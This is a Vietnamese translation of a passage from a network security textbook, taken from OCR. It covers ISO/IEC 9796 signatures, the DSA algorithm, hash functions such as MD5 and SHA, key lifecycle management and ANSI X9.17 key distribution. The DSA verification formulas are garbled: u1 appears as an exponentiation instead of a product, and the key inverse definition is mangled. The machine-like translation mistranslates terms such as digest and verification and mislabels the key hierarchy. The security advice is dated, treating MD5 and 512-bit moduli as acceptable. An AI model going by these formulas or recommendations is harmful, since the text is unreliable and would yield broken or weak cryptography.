Các công nghệ khác cung cấp chữ ký điện tử đã được phát minh, xem [MIT1] đầy đủ các thông tin. Hai công nghệ chuyên biệt được ấn định dưới đây – tiêu chuẩn ISO/IEC cho các chữ ký điện tử để khôi phục tin nhắn, và Tiêu chuẩn Chữ ký Điện tử Mỹ (DSS). Cả hai công nghệ này đều rất quan trọng, bởi vì đang được biểu hiện trong các tiêu chuẩn nhận dạng.

Chữ ký điện tử với sự phục hồi tin nhắn

Tiêu chuẩn Quốc tế ISO/IEC 9796 định nghĩa một công nghệ chữ ký điện tử mà có thể hoặc không có thể sử dụng phụ lục dựa trên sự tiếp cận chữ ký điện tử. Công nghệ này được thiết kế để đánh dấu tin nhắn có độ dài giới hạn, với một yêu cầu nguồn tối thiểu cho sự phân loại. Nó sử dụng một hệ thống mã khoá- chung đảo ngược, thường là RSA.
Có hai cách sử dụng tiêu chuẩn ÍSO/IEC 9796:

- Một phương pháp đánh dấu các tin nhắn rất nhỏ. Hàm phân cắt không liên quan, và nội dung văn bản rõ của giá trị đã ký hiệu được sáng chế như là phần của quá trình phân loại (giá trị đã ký hiệu được chuyển đổi một cách hiệu quả trong một dạng đã mã hoá thông qua quá trình xử lý chữ ký). Những đặc điểm này rất phù hợp để các yêu cầu chữ ký được bắt gặp trong sự xác nhận và các giao thức quản lý khoá
- Một thuật toán chữ ký được áp dụng cho một điện báo đã phân cắt của một tin nhắn lớn. Số lượng này áp dụng một quy ước gán vào

phức tạp cho điện báo. (công nghệ ISO/ IEC 9796 được sử dụng theo cách này trong tiêu chuẩn chữ ký ANSI RSA, phần 1 của X9.31.)

Để giải thích quá trình xử lý ISO/IEC 9796, giả định rằng thuật toán đảo ngược đã dùng là RSA. Độ dài của tin nhắn đã đánh dấu không được lớn hơn một nửa cỡ của môđun RSA. Quá trình đánh dấu liên quan đến các bước:

· Các bit của tin nhắn được gán với các bit 0, nếu cần thiết , đưa một số nguyên của bộ bát phân.

· Chuỗi kết quả được mở rộng, nếu cần thiết, bằng cách tự lặp lại chuỗi xích để đưa ra một chuỗi với độ dài ít nhất bằng một nửa cỡ của môđun RSA.

· Sự dư thừa nhân tạo được thêm vào bằng sự xen kẽ bộ bát phân tin nhắn đã mở rộng với bộ bát phân dư thừa, các giá trị mà được phân phát từ bộ bát phân tin nhắn đã mở rộng tương ứng.

· Chữ ký được bao gồm bởi một sự mã hoá RSA trên kết quả.

Tiêu chuẩn Chữ ký Điện tử Mỹ.

Vào tháng 8 năm 1991, Viện nghiên cứu Quốc gia về Tiêu chuẩn và Công nghệ (NIST), đã công bố một thông báo về Tiêu chuẩn Chữ ký Điện tử đã đề nghị (DSS), với một yêu cầu nhận xét ngay tiếp sau đó [NIS3]. Cùng với thông báo này, một sự xác nhận kỹ thuật cho tiêu chuẩn đã đề nghị đã có sẵn, mô tả Thuật toán chữ ký Điện tử (DSA). Sự xem lại chung về DSS đã đề nghị có kết quả là phủ nhận lời nhận xét đó (xem [RIV2] cho một mẫu tốt). Ý chính của lời nhận xét phản đối là kỹ thuật và sự thực thi liên quan, phản đối đưa DSA vào cạnh tranh với tiêu chuẩn chữ ký RSA không chính thức, và các vấn đề hiển nhiên. NIST hồi đáp là trong [SMI2]. Lời nhận xét phản đối đã đưa kết quả về một vài kỹ thuật nhỏ để thay đổi đề nghị, mà sau đó đang được xúc tiến bởi NIST theo ấn phẩm như là tiêu chuẩn FÍPS PUB. Nó cũng được xúc tiến như phần 1 của tiêu chuẩn X9.30 của ANSI .

DSA dùng một hệ thống khoá chung không đảo ngược, trên cơ sở sự tiếp cận của ElGamal, được sửa đổi bởi Schnorr [SCH1]. Sự an toàn của nó phụ thuộc vào mức độ phức tạp của việc tính toán các loga rời rạc. Xem:

$$y=g^x \bmod p$$

Trong đó p là một số nguyên tố và g là một phần tử cuả môđun p bậc lớn hơn[7]. Nó đơn giản tính là y, đã cho g, x, và p, nhưng rất khó để tính x, đã cho y, g, và p. Điều này đưa ra một nền tảng cho hệ thống khoá – chung trong đó x là một khoá riêng và y là một khoá chung.

Hệ thống sử dụng ba số nguyên, p, q, và g mà có thể được tạo chung và phổ biến cho các nhóm người sử dụng. p là một môđun nguyên, mà nằm trong khoảng 512 đến 1024 bit 8. q là một số chia nguyên 160 bit. g chính bằng:

$g= j^{[(p-1)/q]} \bmod p$, trong đó j là bất kỳ một số nguyên dương ngẫu nhiên với $1 < j < p$
để:

$$j^{[(p-1)/q]} \bmod p>1.$$

Để người gửi đưa ra, khoá riêng x được chọn một cách ngẫu nhiên, với $1< x< q$.
Khoá chung y đượctính như ở trên.

Quá trình đánh dấu và phân loại một tin nhắn được minh hoạ trong hình 4-8. Để ký hiệu một tin nhắn mà có điện báo h, người sử dụng chọn một số nguyên ngẫu nhiên k (với $0< k < q$) và tính, sử dụng khoá riêng x, hai số:

$$r = (g^k \bmod p) \bmod q$$

$$s = (k^{-1}(h+xr)) \bmod q$$

trong đó k-1 là nghịch đảo của k mod q; ví dụ ., $(k\text{-}1^{k}) \bmod q = 1$ và $0< k\text{-}1 < q$. Một cặp giá trị (r,s) tạo thành phụ lục chữ ký cho tin nhắn.

Để phân loại một chữ ký đã nhận rồi (báo r', s') kèm theo một tin nhắn với điện báo h', người nhận đầu tiên kiểm tra rằng $0< r'< q$ và $0< s'< q$. Nếu một trong hai điều kiện này bị sai, chữ ký đó sẽ bị loại. Ngoài ra, người nhận sau đó tính từ s' và h' a giá trị v. Để chữ ký được phân loại chính xác, giá trị này cần phải giống như là giá trị r' đã được gửi trong chữ ký. Công thức tính v như sau:

$w = (s')^{-1} \bmod q$

$u1 = (h'^{w}) \bmod q$

---

[7] Điều này có nghĩa là số nguyên dương nhỏ nhất i, chính là gi mod p = 1, là đủ lớn.

[8] Cỡ của môđun là một thông số thuật toán, mà có thể đưa giá trị từ 512 đến 1024 bit với số gia 64 bit.




Figure 4-8: DSA Digital Signature Scheme

h ình 4-8: Cơ cấu chữ ký điện tử DSA

Chú thích:

Orginator: người gửi

Message: Tin nhắn

Digest: điện báo

Private Key: khoá.riêng

Recipient: người nhận.

Hash function: hàm phân cắt

Public key: khoá chung

Random: ngẫu nhiên

Generate: phát sinh

Verify: nhận dạng

Transmitted mesage: tin nhắn đã truyền

If there are the same then message integrity is verified: Nếu chúng giống nhau thì sau đó tính vẹn toàn của tin nhắn được nhận dạng.

$u^2 = ((r') ^{w}) \bmod q$

$v = ((g^{u1} y^{u2}) \bmod p) \bmod q$

Để chứng minh tính hợp pháp của những công thức toán này, và tính không thể làm được để tạo ra một cặp r, s hợp lệ mà không cần biết khoá riêng x, xem các phụ lục để xác nhận DSA.

Chú ý rằng một sự thực thi của DSA không cung cấp bất kỳ một khả năng mã hoá dữ liệu nào cho các mục đích đáng tin cậy. Trong khi điều này có thể xuất hiện một số khuyết, nó có thể có lợi bởi vì nó có thể khó hơn để đạt được một chứng minh cho thiết bị có khả năng mã hoá. Các đặc điểm khác của DSA là quá trình phân loại của nó sẽ nhiều quá trình xử lý nguồn chuyên sâu hơn quá trình tạo của nó.

Các cơ cấu chữ ký điện tử DSA và RSA có khả năng được xem như là các đối thủ cho một vài lần tới. Trong nhóm các hàm đã cung cấp (cho mục đích chữ ký điện tử) và độ dài mật mã, các cơ cấu gần như tương đương nhau về cơ bản. Vì vậy, sự lựa chọn giữa chúng sẽ dựa trên các nhân tố như là sự thực thi, vấn đề bản quyền, và tính chất có thể chấp nhận về chính trị

Các hàm phân cắt

Các hàm phân cắt được sử dụng trong niêm phong hoặc các quá trình chữ ký điện tử cần thiết để có các thuộc tính sau:

- Hàm phải được tính toán sao cho không có khả năng tạo được một tin nhắn mà các phân cắt đã đưa cho điện báo.
- Nó phải được tính toán sao cho không có khả năng tạo được hai tin nhắn mà phân cắt cùng một điện báo. .

Bất kỳ một thuộc tính nào yếu kém có thể đưa ra kết quả cũng yếu kém trong niêm phong hoặc quá trình chữ ký điện sử dụng hàm phân cắt. Ví dụ, nếu một kẻ tấn công chủ động có thể kiểm tra một tin nhắn và điện báo đó và suy ra nội dung của tin nhắn khác với cùng một điện báo, anh ta có thể thay thế nội dung tin nhắn đó. Sự thay thế sẽ không bị phát hiện bất chấp độ dài của hệ thống mã đã sử dụng trong phụ lục phát sinh.

Thiết kế một hàm phân cắt tốt đã từng chứng minh một tác vụ phức tạp. Nhiều hàm phân cắt khác nhau đã được đệ trình, sau đó chuyên đề đó đã từng có sự yếu kém về sắp xếp (xem [MIT1] để biết chi tiết hơn). Tại thời điểm phát hành, toàn bộ các hàm phân cắt đáng tin đã sử dụng trong các mạng hệ thống mở là:

· Các hàm phân cắt dựa trên các thuật toán mã khối như là DES [MERR2]. Hai hàm dựa theo DES cụ thể là, MDC2 và MDC4, đã được đề bạt bởi IBM [MAT1].

· Các loại của hàm phân cắt là MD2, MD4, và MD5 [KAL1, RIV3, RIV4]. Tất cả đều đưa ra sản phẩm 128 bit. MD2 là cũ nhất, đã từng được bao hàm trong đơn đề nghị thư điện tử đề cao tính an toàn mạng chính vào năm 1989. MD4 thì nhanh hơn, đặc biệt trong bộ xử lý 32 bit, và có thể được mã hóa một cách chặt chẽ. MD5 thì chậm hơn MD4 một chút và có thể không được mã hoá mạnh (trên thực tế, nó được xem là yếu hơn).

· Thuật toán phân cắt an toàn của chính phủ Mỹ (SHA), đặc biệt trong FIPS PUB 180 và phần 2 của ANSI X9.30. SHA là một sự tra lắp của MD4, mà tạo ra sản phẩm 160 bit (cho tính tương thích với thuật toán DSA). Kích cỡ của sản phẩm càng dài thì khả năng cuả SHA càng mạnh hơn MD2, MD4, hoặc MD5 và có thể được trông mong để thu lại sự công nhận rộng rãi.

4.5 Giới thiệu về sự quản lý khoá

Công nghệ mật mã đã mô tả ở trên tất cả phụ thuộc vào các khoá mật mã.. Quản lý các khoá này là một đề tài phức tạp và một ảnh hưởng chủ yếu đến việc cung cấp an toàn. Quản lý khoá bao gồm sự đảm bảo giá trị các khoá đã tạo là phải có các thuộc tính cần thiết, tạo ra các khoá được biết trước cho các nhóm sẽ sử dụng nó, và đảm bảo rằng các khoá được bảo vệ khi cần thiết chống lại sự vạch trần và/hoặc sự thay thế. Các phương pháp quản lý khoá khác phụ thuộc căn bản vào những khoá đó đang được quản lý như thế nào trong các hệ thống mã đối xứng hoặc các hệ thống mã khoá- chung. Tất cả các khoá đã có hạn chế trong suốt quá trình. Điều này cần thiết cho hai lý do:

· Sự giải mã các mật mã đã được làm dễ dàng bởi một số lượng lớn các văn bản mã; càng nhiều khoá được sử dụng thì càng nhiều cơ hội cho kẻ xâm nhập thu thập văn bản mã.

· Đưa ra một khoá có thể tin được đã thoả hiệp, hoặc một quá trình mã hoá/giải mã với một khoá cụ thể đã mã hoá, hạn chế sự tồn tại của các khoá , hạn chế sự phá huỷ mà có thể xảy ra.

Thời kỳ sử dụng một khoá cụ thể được xác nhận được gọi là thời kỳ mã hoá cho khoá đó.
Thông thường, vòng tròn đời sống của một khoá bao hàm các pha sau:

· Sự tạo khoá và, có thể đăng ký;
· Sự phân bố khoá;
· Sự hoạt động và ngưng hoạt động của khoá;
· Sự thay thế hoặc cập nhật khoá (thỉnh thoảng gọi là tái sử dụng khoá);
· Sự huỷ bỏ khoá; và
· Sự kết thúc khoá, liên quan đến sự huỷ bỏ và , có thể sự niêm cất.

Quá trình tạo khoá cần đưa vào địa chỉ để nhận dạng các ràng buộc cho hệ thống mã chuyên biệt (ví dụ., tránh các khoá yếu cho RSA). Quá trình tạo này cũng đảm bảo rằng một xử lý ngẫu nhiên sẽ bị ảnh hưởng một cách chính xác. Nếu có bất kỳ một thành kiến nào trong quá trình chọn lựa khoá, kẻ xâm nhập sẽ sử dụng một sự tiếp cận mọi mặt có thể đem lại lợi ích lớn từ việc thử các ứng cử trước. Tác vụ cung cấp một sự phát sinh con số ngẫu nhiên phù hợp cho mục đích này sẽ không được đánh giá đúng mức. Một quá trình ngẫu nhiên, như là một nguồn tạp nhiễu ngẫu nhiên (phần cứng), có khả năng được đưa ra. Một quá trình xử lý phần mềm giải mã ngẫu nhiên thao tác theo một chữ viết tắt đầu tiên ngẫu nhiên bí mật có thể tương xứng, nhưng các ký tự đầy đủ của hệ thống đó cần được phân tích một cách cẩn thận trước khi giả định nó phù hợp với sự phát sinh khoá.

Sự đăng ký khoá liên quan đến việc nối kết một khoá đã được tạo với cách sử dụng cụ thể của nó. Ví dụ, một khoá được sử dụng trong quá trình xác nhận một chữ ký điện tử cần để hạn chế sự nhận dạng chữ ký sẽ quy cho. Quá trình nối kết này sẽ được đăng ký một cách an toàn cho một vài sự xác nhận.

Quá trình xây dựng khoá được ấn định trong phần 4.6 và 4.7. Quá trình hoạt động/ ngưng hoạt động của khoá và Sự thay thế/ cập nhật khoá cũng bị liên quan đến quá trình cây dựng khoá.

Sự huỷ khoá có thể cần thiết trong một số trường hợp được chấp nhận . Các lý do để huỷ khoá bao gồm sự gỡ bỏ một hệ thống với cái khoá mà đã

liên kết, sự nghi ngờ một khoá cụ thể có thể đã được thoả hiệp, hoặc sự thay đổi với mục đích là khoá đó đang được dùng (ví dụ., sự phân loại an toàn gia tăng).

Sự huỷ bỏ khoá liên quan đến quá trình huỷ bỏ hoàn toàn tất cả các dấu vết khoá. Giá trị của một khoá có thể vẫn còn tồn tại lâu sau khi nó đã ngừng sử dụng. Ví dụ, một chuỗi dữ liệu đã mã hoá được ghi lại bây giờ có thể vẫn chứa đựng một số thông tin mà vẫn sẽ còn độ tin cậy trong vài năm tới; sự an toàn của bất kỳ một khoá nào đã dùng cho mục đích tin cậy sẽ cần được bảo trì cho đến khi thông tin đã được bảo vệ không còn cần thiết bảo vệ nữa. Khả năng chứng minh tính hợp pháp của chữ ký điện tử trong phép thử hợp lệ (có thể trong vài năm sau nữa) phụ thuộc vào sự đảm bảo rằng cái khoá hoặc những cái khoá còn lại đã được bảo vệ thông qua toàn bộ thời gian đó. Điều này rất quan trọng để hủy bỏ một cách an toàn tất cả các bản sao chép các khoá nhạy sau khi hoạt động của chúng kết thúc. Ví dụ, nó sẽ không có khả năng cho kẻ xâm nhập xác định các giá trị khoá cũ bởi phép kiểm tra các file dữ liệu cũ , nội dung bộ nhớ, hoặc thiết bị loại bỏ.

Sự niêm cất của một khoá và sự liên kết của nó được yêu cầu nếu một bản sao đã được bảo đảm của một khoá có thể được đòi hỏi trong tương lai, ví dụ, khi giá trị pháp lý hiển nhiên của một chữ ký kỹ thuật số cũ cho mục đích thừa nhận. Một quá trình liên kết như vậy phải được bảo vệ tốt, cả khi tính vẹn toàn và sự tin cậy của khoá sẽ luôn cần được bảo trì.

Thông thường, sự bảo vệ một khoá cần có hiệu lực thông qua toàn bộ thời gian tồn tại của nó, từ khi bắt đầu cho tới khi kết thúc. Tất cả các khoá cần được bảo vệ cho mục đích vẹn toàn, khi khả năng của một kẻ xâm phạm sửa đổi hoặc thay thế cái khoá có thể làm tổn hại đến dịch vụ bảo vệ cho cái khoá mà đang được sử dụng. Thêm vào đó, tất cả các khoá ngoại trừ khoá chung trong hệ thống mã khoá – chung, cần được bảo vệ cho mục đích tin vậy. Thực tế, cách an toàn nhất để lưu trữ một khoá là trong vị trí an toàn vật lý. Khi an toàn vật lý của khoá không thực tế (ví dụ., khi nó cần phải liên lạc từ nơi này đến nơi khác), khoá đó phải được bảo vệ bởi các phương tiện khác, như là:

- sự phân công cho một nhóm đáng tin cậy, ví dụ,. một người đưa tin chính thức sẽ đảm bảo sự an toàn cho những thứ đã nắm giữ hoặc đã mang đi;
- sử dụng một hệ thống kiểm soát đối ngẫu, nơi mà một khoá được trộn thành hai phần với mỗi phần đều đang được giao phó để phân

chia người và/hoặc môi trường cho các mục đích truyền thông hoặc lưu trữ trung gian; hoặc

· sự bảo vệ trong suốt quá trình truyền thông, bởi sự tin cậy (ví dụ., bằng sự mã hoá theo khoá khác) và/ hoặc các dịch vụ vẹn toàn.

Danh sách tiếp theo giới thiệu khái niệm của cá lớp của sự bảo vệ mật mã (và các lớp của các khoá) trong an toàn mạng. Khái niệm này sẽ phát sinh tuần tự trong sự quản lý khoá.

4.6 Sự phân bố các khoá bí mật.

Sự phân bố khoá sử dụng các công nghệ đối xứng

Các sử dụng thương mại hoá chính thức của các hệ thống mã đối xứng bắt đầu vào đàu những năm 1980, đặc biệt là trong ngân hàng, sau đó là sự chuẩn hoá của DES và đương lượng nền công nghiệp ngan hàng- thuật toán Mã hoá Dữ liệu ANSI (DEA). Ứng dụng rộng rãi trong tương lai của DES đã phát triển vấn đề là quản lý các khoá DES như thế nào [GRE1]. Nó dẫn đến sự phát triển của tiêu chuẩn ANSI X9.17 về quản lý khoá thể chế tài chính (Wholesale), mà đã được thành lập vào năm 1985 [BAL1].


Một kết luận sớm về công việc quản lý khoá thể chế tài chính là nhiều các lớp của các khoá được cần. Các khoá đã sử dụng cho thao tác mã hoá dữ liệu lớn sẽ cần được thay đổi một cách tuần tự hoàn toàn (ví dụ., trong một phiên hoặc nền tẳng hàng ngày). Một cách rõ ràng, Nó không thể phù hợp được thông qua các hệ thống phân bố khoá thông thường, bởi vì giá trị cao của những hệ thống như vậy. Điều này đã làm nhận ra hai kiểu khác biệt của khoá – các khoá riêng, được sử dụng để bảo vệ dữ liệu lớn, và khoá mã hoá các khoá đã sử dụng để bảo vệ các khoá chính khi chúng cần phải liên lạc từ hệ thống này đến hệ thống khác. Một khoá chính khi đã sử dụng để bảo vệ dữ liệu trong suốt một phiên truyền thông, thỉnh thoảng gọi là khoá phiên. Một khoá mã hoá khoáthì gọi là khoá chính.

ANSI X9.17 đã tiến xa hơn theo ba mức phân cấp của khoá:

· (đã phân bố một cách thông thường) các khoá chính (KKs);
· (đã phân bố trực tuyến) khoá mã hoá các khoá (KKs); và
· các khoá chính, hoặc các khoá dữ liệu (KDs).

Về cơ bản, KKMs bảo vệ KKs hoặc KDs dọc đường. KKs bảo vệ KDs dọc đường.

Các khoá chính dạng cơ bản cuả mối liên hệ khoá trong tương lai giữa hai nhóm liên lạc. Có hai kiểu cấu hình cơ bản . Đầu tiên, cấu hình từ điểm này tới điểm này, được minh hoạ trong hình 4-9. Hai nhóm liên lạc chia sẻ một khoá chính, và không có nhóm nào khác đượcliên quan. Trong cầu hình này, nhóm tạo ra hoặc KKs hoặc KDs mới khi cần thiết , và liên lạc với chúng tới nhóm khác dưới sự bảo vệ của khoá chính hoặc một KK.



H ình 4-9: Cấu hình điểm này tới điểm này


Vấn đề chính với kiểu cấu hình này là, nếu có n nhóm tất cả đều muốn liên lạc lẫn nhau, số lượng của các khoá chính đã phân bố thông thường đã cần là bậc n2. Với một mạng lớn, vấn đề phân bố khoá trở nên rất khó. Vấn đề này được giảm mạnh với sự giới thiệu của một trung tâm khoá trong cấu hình, được minh hoạ trong hinh 4-10. Trong cấu hình này, quá trình liên lạc các nhóm cần chia sẻ mỗi khoá chính một trung tâm khoá, nhưng không chia cho nhóm khác. Vì vậy, đối với n nhóm , số lượng các khoá chính đã phân bố cần là n.

Có hai sự khác nhau của các cấu hình trung tâm khoá – *các trung tâm phân bố khoá và các trung tâm truyền dịch khoá*. Với trung tâm phân bố khoá, khi một nhóm A muốn thiết lập một khoá với nhóm B, nó đòi hỏi một khoá từ trung tâm khoá. Trung tâm khoá tạo ra một khoá đã thiết kế và đưa nó trở về nhóm A. Nó được quay trở về trong hai dạng – dạng thứ nhất được bảo vệ theo khoá chính đã chia sẻ giữa nhóm A và trung tâm, dạng hai được bảo vệ theo khoá chính đã chia sẻ giữa nhóm B và trung tâm. A giữ lại cái đầu tiên để cho nó sử dụng, và chuyển cái thứ hai để nhóm B sử dụng.

Một trung tâm truyền dịch khoá là như nhau, ngoại trừ nơi mà các nhóm thích tạo khoá theo yêu cầu hơn là trung tâm tạo khoá. Khi nhóm A

muốn sử dụng một khoá tự tạo để liên lạc với nhóm B, nó sẽ tạo ra cái khoá và gửi nó tới trung tâm, đã bảo vệ theo khoá chính đã chia sẻ giữa nhó A và trung tâm. Trung tâm giải mã khoá chính, mã hoá lại nó theo khoá chính để chia sẻ giữa nhóm B và trung tâm, và đưa nó quay trở lại nhóm A, và đưa sang cho nhóm B sử dụng.

Giao thức quản lý khoá hỗ trợ cho những chuyển đổi như vậy cung phải cung cấp sự bảo vệ chống lại việc lặp lại quá trình chuyển đổi khoá cũ. Lỗi sẽ có thể tạo cho kẻ xâm phạm có khả năng thay thế các khoá, ví dụ., thao tác sử dụng lặp lại một khoá cũ đã làm tổn hại vài lần trong quá khứ. Các phương thức để tấn công bộ đếm lặp lại bao gồm:



H ình 4-10: Cấu hình trung tâm khoá

· Bộ đếm khoá: Tất cả các thông báo truyền dịch có số niêm phong nó. Số đó sẽ bị tăng theo mỗi thông báo giữa một cặp các nhóm sử dụng cùng một khoá mã hoá khoá.

· Khoảng trống khoá: Tổng số tuần tự liên quan đến khoá mã hoá khoá là Ored độc đáo với cái khoá đó trước khi nó được sử dụng cho sự phân bố để mã hoá các khoá khác. Người nhận cũng bù lại khoá mã hoá khoá với cùng tổng số trước khi giải mã.

· Nhãn thời gian: Tất cả mọi khoá truyền dịch thông tin có nhãn thời gian đã niêm phong với nó. Các thông báo có nhãn thời gian mà đã quá cũ sẽ bị loại bởi người nhận.

Tiêu chuẩn ANSI X9.17 định nghĩa một giao thức quản lý khoá , về mặt định dạng thông tin như là Thông tin Dịch vụ Mật mã (CSMs). Những thông tin này đã chuyển đổi giữa một cặp các nhóm đang liên lạc để thiết

lập các khoá mới và thay thế các khoá cũ. Chúng có thể đưa các khoá đã mã hoá và các vector ban đầu cho thao tác móc xích và các chế độ phản hồi của các thao tác trong hệ thống mã đối xứng. Thông tin có thao tác kiểm thử tính vẹn toàn dựa trên ANSI X9.9.

Trong ANSI X9.17, khoá để mã hoá các khoá có thể là một cặp khoá hỗ trợ ba lần sự mã hoá (mã hoá với khoá đầu tiên, sau đó giải mã với khoá thứ hai, tiếp theo là mã hoá với khoá thứ nhất). Thực chất là tăng độ dài của các thuật toán.

Sự tiếp cận trên của qúa trình sử dụng các công nghệ đối xứng để phân bố các khoá đối xứng vẫn được sử dụng trong nhiều môi trường.Tuy nhiên, nó vẫn đang được thay thế bởi những sự tiếp cận mới cho tháo tác phân bố các khoá đối xứng, mà sử dụng các công nghệ khoá – chung và/ hoặc phương pháp nguồn gốc khoá của Diffie- Hellman(thảo luận sau ở chương này).

4.7 Kiểm soát cách sử dụng khoá

Trong các sự thực thi an toàn mạng hiện đại, có rất nhiều khóa khác nhau mà đã được sử dụng cho nhiều mục đích khác nhau. Ví dụ, các khoá chính được sử dụng để mã hoá và giải mã dữ liệu, trong khi khoá để mã hoá các khoá được dùng để bảo vệ các khoá khác trong suốt quá trình phân bố. Thêm vào đó để bảo quản tính bí mật của các khoá, nó rất quan trọng cho các xử lý sự phân bố khoá để đảm bảo rằng một khoá đã chỉ định cho một mục đích thì sẽ không thay đổi với khoá được chỉ định cho khác mục đích. Điều này đưa cho các yêu cầu để niêm phong, một chỉ số cho cách dùng hợp pháp khoá, cùng với giá trị khoá. Ví dụ một yêu cầu, đưa ra sự phân bố cho các khoá chính và khoá mã hoá các khoá đối xứng. Cho rằng nó có khả năng cho một kẻ xâm nhập linh hoạt thay thế một khoá chính với một khoá đã chỉ định cho mục đích của khoá mã hoá các khoá. Một thiết bị mật mã có thể chờ để có một chế độ mà nó sẽ sử dụng một khoá chính để giải mã một đoạn nhỏ văn bản mã và trả lại kết quả ra ngoài thiết bị. Tuy nhiên, giống như một biện pháp bảo vệ , cùng một thiết bị sẽ không có chế độ trả lại kết quả giả mã với một khoá mã hoá dữ liệu ra ngoài (kết quả sẽ không được bảo trì trong bộ lưu trữ an toàn vật lý bên trong tới thiết bị). Nếu một kẻ xâm phạm có thể làm chủ thiết bị đó nghĩa là một khoá mã hoá khoá thực sự là một khoá chính (ví dụ., bằng thao tác can thiệp với giao thức phân bổ khoá), bây giờ anh ta có thể sử dụng thiết bị để giải mã (và phân phát ra ngoài) các giá trị của các khoá đã được baỏ vệ bởi cái khoá mã hoá khoá.

Thảo luận chi tiết hơn về chủ đề này, xem [MAT1].

Sự phân bổ khoá thông qua sự truy cập dưới quyền máy chủ

Kiểu ANSI X9.17 của hệ thống phân bổ được thiết kế để thiết lập các khoá có khả năng cho các hệ thống quản lý các hoạt động truyền thông đã được bảo vệ. Trong toàn bộ mạng máy tính điển hình, kiểu khác của sự đòi hỏi phân bố khoá có thể tăng. Đòi hỏi này cũng có thể thoả mãn khi sử dụng các công nghệ mật mã đối xứng, cúng với sự xác nhận và các cơ cấu kiểm soát truy cập.

Nó rất cần thiết để bảo vệ một file đến nỗi một nhóm đã hạn chế người sử dụng có thể đọc nó, trong khi tất cả những người còn ại trong nhóm đều không được. Các file như vậy có thể cần được phân bố thông qua các phương tiện không được bảo vệ khác nhau, như là gửi thông báo đến các máy chủ của file chung. Điều này có thể đạt được bởi người sử dụng gố mã hoá file sau đó phân bố file đó bằng các phương tiện không được bảo vệ. Sự giải mã khoá được gửi với một khoá tin cậy tới máy chủ, cúng với một câu lệnh để ai có tác quyền sẽ nhận khoá đó cà giải mã file đó. (Câu lệnhnày là một câu lệnh kiểm soát truy cập, như là một danh sách kiểm soát truy cập; Chương 6 thảo luận về kiểm soát truy cập chi tiết).

Bất kỳ một người sử dụng nào được quyền yêu cầu khoá từ máy chủ, nhưng máy chủ sẽ không chỉ hỗ trợ khoá sau khi xác nhận người yêu cầu và kiểm tra câu lệnh kiểm soát truy cập cho phép người sử dụng đó sử hữu các khoá đó.

Sự truyền thông giữa những người sử dụng và máy chủ của khoá cần được bảo vệ tin cậy sử dụng các phiên truyền thông đã được bảo vệ một cách độc lập.

Gói thông tin chứa đựng một khoá và câu lệnh kiểm soát truy cập (thêm các thông tin khác như là bộ nhận dạng thuật toán, thông số, và thông tin thời gian tồn tại) gọi là *một gói khoá.*

Sự phân bố khoá sử dụng các công nghệ khoá – chung đảo ngược

Các hệ thống mã khoá- chung có thể thuận tiện cho vụêc quản lý khoá, đặc biệt cho các mạng lớn vô hạn định. Với các hệ thống đối xứng hoàn toàn, nó rất cần thiết để bảo trì nhiều mối liên hệ khoá và để phá huỷ các trung tâm khóa trực tuyến đáng tin cậy hoặc các máy chủ. Với hệ thống khoá- chung, một vài mối liên hệ khoá xa hơn cần được bảo trì, và các khoá chung có thể được phân bố không cần sự bảo vệ tin cậy (chủ đề này được thảo luận

trong phần 4.7). Tổng số những thuận lợi của các hệ thống khoá chung, các hệ thống đối xứng có một thuận lợi chính, ấy là tổng phí của qúa trình thấp hơn nhiều so với các hệ thống khoá- chung. Điều này tạo nên sự hấp dẫn của chúng cho sự mã hoá lớn của một số lượng lớn dữ liệu.

